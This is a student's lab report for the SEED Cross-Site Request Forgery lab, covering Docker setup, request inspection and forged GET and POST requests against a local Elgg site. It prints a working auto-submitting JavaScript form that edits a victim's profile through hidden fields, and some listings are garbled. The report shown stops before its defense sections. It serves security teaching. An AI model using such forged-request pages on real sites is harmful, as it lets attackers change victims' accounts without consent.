

Cross-Site Request Forgery

Attack Lab Report

Topic:

SEED Labs

Assignment 3

Submitted to:

Mam Urooj Ghani

Organization Name:

FAST National University of Computer and Emerging Sciences

Report Prepared by:

Faizan Pervaz

Date of Submission:

15 November 2023

Contact Information:

I200565@nu.edu.pk

Roll No:

20I-0565

Confidentiality:

The report is not confidential and can be freely shared.

Disclaimer:

This report is intended for educational and moral purposes only.

Unauthorized use of the information contained here is strictly prohibited. The findings and recommendations presented in this report are intended to help organizations enhance cybersecurity measures and mitigate vulnerabilities.

Table Of Contents

1. Overview
2. Lab Environment Setup
3. Lab Tasks: Attacks
 - 3.1 Task 1: Observing HTTP Requests
 - 3.2 Task 2: CSRF Attack using GET Request
 - 3.3 Task 3: CSRF Attack using POST Request
 - 3.4 Question 1
 - 3.5 Question 2
4. Lab Tasks: Defense
 - 4.1 Task 4: Enabling Elgg's Countermeasure
 - 4.2 Task 5: Experimenting with SameSite Cookie Method
 - 4.3 Question 1
 - 4.4 Question 2
 - 4.5 Question 3
5. Guidelines
 - 5.1 Using the "HTTP Header Live" add-on to Inspect HTTP Headers
 - 5.2 Using the Web Developer Tool to Inspect HTTP Headers
 - 5.3 JavaScript Debugging

1. Overview

Cross-Site Request Forgeries attacks are investigated by CSRF Labs with instance to the elgg. The main goals of the labs are to study different attack types like Secret Token and Same Site cookies, JavaScript usage and HTTP GET and POST messages.

2. Lab Environment Setup

Firstly, I initiated the containers to set up the environment. The OS I was working on was ubuntu.

The First command I ran was `dcbuild` which started building the docker,

```
[11/14/23]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
--> Using cache
--> f37972149f47
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
--> Using cache
--> 54937005552a
Step 4/10 : COPY elgg/Csrf.php      $WWWDir/vendor/elgg/elgg/engine/classes/Elgg/
Security/Csrf.php
--> Using cache
--> 2ba891e362f2
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/elgg/views/default/core/j
s/
--> Using cache
--> b9873e772618
Step 6/10 : COPY apache_elgg.conf /etc/apache2/sites-available/
--> Using cache
--> 7653865729b5
Step 7/10 : RUN a2ensite apache_elgg.conf
--> Using cache
--> 0e5856bfd26d
```

Which built the docker using docker-compose.yml file.

Successfully built 8ec4c65f26f9

Successfully tagged seed-image-attacker-csrf:latest

Then I ran `dcup` which activated all the docker profiles,

Then I used `dockerps` command to check the running containers of the docker,

```
[11/14/23]seed@VM:~$ dockerps
18ab28d2cea8  elgg-10.9.0.5
c360b16eecf  attacker-10.9.0.105
334cf735cae3  mysql-10.9.0.6
```

To make sure that all the images of dockers are running I went into the

```
[11/14/23]seed@VM:~$ sudo nano /etc/hosts
```

and pasted the dns configurations given in the lab manual which are,

```
10.9.0.5 www.seed-server.com
```

```
10.9.0.5 www.example32.com
```

```
10.9.0.105 www.attacker32.com
```

```
GNU nano 4.8 /etc/hosts Modified
10.9.0.5 www.xsslabelgg.com
10.9.0.5 www.example32a.com
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com


# For CSRF Lab
10.9.0.5 www.csrflabelgg.com
10.9.0.5 www.csrfiab-defense.com
10.9.0.105 www.csrfiab-attacker.com

# For Shellshock Lab
10.9.0.80 www.seedlab-shellshock.com
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com


10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com
File Name to Write: /etc/hosts
^G Get Help      M-D DOS Format  M-A Append     M-B Backup File
^C Cancel        M-M Mac Format  M-P Prepend    ^T To Files
```

I used three websites in this lab,


- Elgg Website



- Malicious Attacker Website



- Self Defense Site




3. Lab Tasks: Attacks

3.1 Task 1: Observing HTTP Requests


In this task we will use "HTTP Header Live" to show HTTP GET and POST requests in Elgg.

First, I logged into the elgg website using the Alice credentials given in the manual, while logging in, I toggled the http live header button to activate it to fetch and see the requests,

upon clicking login I captured the request.



Following was the login post request, Here I can see the parameters used are **username=alice&password=seedalice**




That's how we inspect the http live header to extract the parameters(conditions).

3.2 Task 2: CSRF Attack using GET Request

We will explore a scenario where Sammy will attempt a CSRF attack on Alice. The attack will use HTTP GET request, exploiting vulnerability to add Samy to Alice's friend members.

Firstly, I logged in as Sammy using the credentials given in the manual and went into the friend's section. Then I sent a request to Alice, while sending the request I activated the http live header to capture the parameters.



Then I found the parameters that the request I am sending to Alice says that the Id of Alice is 56. The highlighted part is the request which is going to execute and by default we know that automatically it will not accept the request. From the http live header, we have come to know that Alice's guid is 56.

Then I Inspected the source code of Sammy to get the guid of Sammy,


```
}, "session": {"user": {"guid": 59, "type": "user"},  
: //www.seed-server.com/cache/1587931381/defa
```

Here I found the guid of Sammy to be 59.

So, to perform the attack, we have the embedded java script code Add Friend Attack in the attackers docker so first of all we will open the attacker docker,

```
[11/14/23]seed@VM:~$ dockps
18ab28d2cea8  elgg-10.9.0.5
c360b16eecf  attacker-10.9.0.105
334cf735cae3  mysql-10.9.0.6
[11/14/23]seed@VM:~$ docksh c3
root@c360b16eecf:/# cd /var/www
root@c360b16eecf:/var/www# ls
attacker  html
root@c360b16eecf:/var/www# cd attacker
root@c360b16eecf:/var/www/attacker# ls
addfriend.html  editprofile.html  index.html  testing.html
root@c360b16eecf:/var/www/attacker# nano addfriend.html
```

Then we will head over to the addfriend.html script. We will change the script so that firstly Sammy wants to send request to Alice but now we will change the parameters to 59 so that Alice will send the request to Sammy. The Script is shown where we changed the empty `src=""` to `src="http://www.seed-server.com/action/friends/add?friend=59"` as 59 is the guid of Sammy which we extracted earlier :



```
root@c360b16eecf: /var/www/attacker
GNU nano 4.8                                addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>

[ Read 6 lines (Converted from DOS format) ]
^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos
^X Exit          ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell     ^_ Go To Line
```

Viewing the script:

```
root@c360b16eecf:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
root@c360b16eecf:/var/www/attacker# █
```


So, the script simply means that whoever is login and execute the script will send Sammy the friend request as Sammy's guid is written in the script hence Alice will run will send Sammy the request.

Hence before executing the script:

Alice's friends

No friends yet.

Then we will execute the script:





Script executed successfully:



Sammy is now the friend of Alice:

Alice's friends

**Sammy**
Sammy is my hero too.

**Alice**

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

Friends

- Friends of
- Collections

So, for example someone sent Alice the link, Alice in her active sessions clicks and executes the script and Sammy automatically received the request.

3.3 Task 3: CSRF Attack using POST Request

We will launch an attack to edit Alice's profile using an HTTP POST request. JavaScript code will be used to alter the request, which aims to modify Alice's profile without her knowing.

Firstly, I logged in as Sammy and edited his profile according to the manual, while saving I inspected the packet in the http live header, I captured the URL,

HTTP Header Live Sub — Mozilla Firefox

POST http://www.seed-server.com/action/profile/edit

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----31068507289476483811692119708
Content-Length: 3008
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=ic865sgv5r4amg10t2t1l5gsrr
Upgrade-Insecure-Requests: 1

`&ac`

In the main description we can see that the guid is 59.

`accesslevel[twitter]=2&guid=59`

Now we will create such type of script that whenever Alice clicks on the script her profiles get updated. So, we now know that the post request executes from the above link,

So, we will again go to attackers profile,

```
[11/14/23]seed@VM:~$ dockps
18ab28d2cea8  elgg-10.9.0.5
c360b16eecf  attacker-10.9.0.105
334cf735cae3  mysql-10.9.0.6
[11/14/23]seed@VM:~$ docksh c3
root@c360b16eecf:/# cd /var/www
root@c360b16eecf:/var/www# ls
attacker  html
root@c360b16eecf:/var/www# cd attacker
root@c360b16eecf:/var/www/attacker# ls
addfriend.html  editprofile.html  index.html  testing.html
```

And this time we will edit the editprofile.html

```
html>
body>
hl>This page forges an HTTP POST request.</hl>
script type="text/javascript">

function forge_post()

    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='****'>";
    fields += "<input type='hidden' name='briefdescription' value='****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";           ①
    fields += "<input type='hidden' name='guid' value='****'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.example.com";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();

/ Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
/script>
/body>
/html>
```

We want to execute this script for Alice so we will give the name Alice. In the brief description we will write “Sammy is my Hero”. We do not have the simple description so for that we can guess that if we write only description it will edit the description of Alice Hence,

we wrote the description, We know the guid of Alice to be 56, The action will have the URL which we fetched earlier from http live header.

The script would be this:

```
GNU nano 4.8                                editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero.'>";
    fields += "<input type='hidden' name='description' value='Alice is hacked.'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";


    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}
```

